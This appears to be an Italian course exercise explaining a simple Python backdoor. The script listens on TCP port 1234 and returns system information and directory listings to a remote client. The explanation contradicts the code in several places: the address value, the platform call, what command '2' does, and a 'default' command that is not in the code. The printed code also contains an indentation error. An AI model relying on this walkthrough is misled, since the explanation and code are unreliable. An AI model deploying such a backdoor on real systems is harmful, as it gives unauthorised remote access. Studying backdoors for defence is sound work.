


# S3L4

## La backdoor

Una backdoor, che può essere tradotta come "porta sul retro", è uno strumento che consente la connessione remota a un server. Utilizzando i socket, permette l'esecuzione di codice sul server da parte di utenti non autorizzati. È una tecnica che può essere sfruttata da malintenzionati per mantenere una connessione persistente con il server, soprattutto dopo aver sfruttato alcune vulnerabilità del sistema.

### Analisi del codice



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
        except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

Il codice inizia con l'importazione dei moduli **'socket'**, **'platform'** e **'os'**. Questi moduli forniscono le funzionalità necessarie per interagire con il sistema operativo, ottenere informazioni sulla piattaforma e gestire le connessioni di rete.

- **SRV\_ADDR = "0.0.0.0"**: Questo indirizzo indica che il server è accessibile da tutte le interfacce di rete della macchina. In pratica, il server può ricevere connessioni da qualsiasi indirizzo IP che possa raggiungerlo.
- **SRV\_PORT = 1234**: Questo è il numero di porta TCP su cui il server ascolterà. La porta 1234 è scelta arbitrariamente e deve essere conosciuta dal client che intende connettersi.
- **s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)**: Crea un socket TCP/IP. **'socket.AF\_INET'** specifica che il socket è di tipo ipv4 , mentre **'socket.SOCK\_STREAM'** indica che il socket è di tipo TCP.
- **s.bind((SRV\_ADDR, SRV\_PORT))**: Associa il socket all'indirizzo e alla porta specificati.
- **s.listen(1)**: Mette il server in ascolto, permettendogli di accettare connessioni. Il parametro **1** indica il numero massimo di connessioni non accettate che il sistema permetterà prima di rifiutare nuove connessioni.
- **connection, address = s.accept()**: Il server accetta la connessione entrante. **connection** è un nuovo socket utilizzato per comunicare con il client, mentre **address** è l'indirizzo del client connesso.
- Il ciclo **'while true'** mantiene il server in attesa continua di comandi dal client.
- **data = connection.recv(1024)**: Riceve i dati dal client, **1024** è la dimensione massima del buffer, in byte, che indica quanto data il server è disposto a ricevere alla volta.
- **Comando '1'**: Restituisce informazioni sulla piattaforma e sull'hardware, **'platform.system()'** restituisce il nome del sistema operativo (es. Linux, Windows), e **'platform.machine()'** restituisce il tipo di macchina (es. x86\_64, i386).
- **Comando '2'**: Cambia la directory corrente del server alla directory specificata dal client.
- **Comando Default**: Elencare i file nella directory corrente e inviarli al client. Questo è implementato attraverso un loop che legge ogni file in **'os.listdir()'**, che restituisce la lista dei file nella directory corrente.
- **Gestione degli Errori**: Se il percorso specificato non è valido o il comando non è riconosciuto, invia un messaggio di errore "Wrong path" al client.
- Se il comando è **0**, il server chiude la connessione con il client e si prepara ad accettare una nuova connessione, continuando il ciclo **'while'**.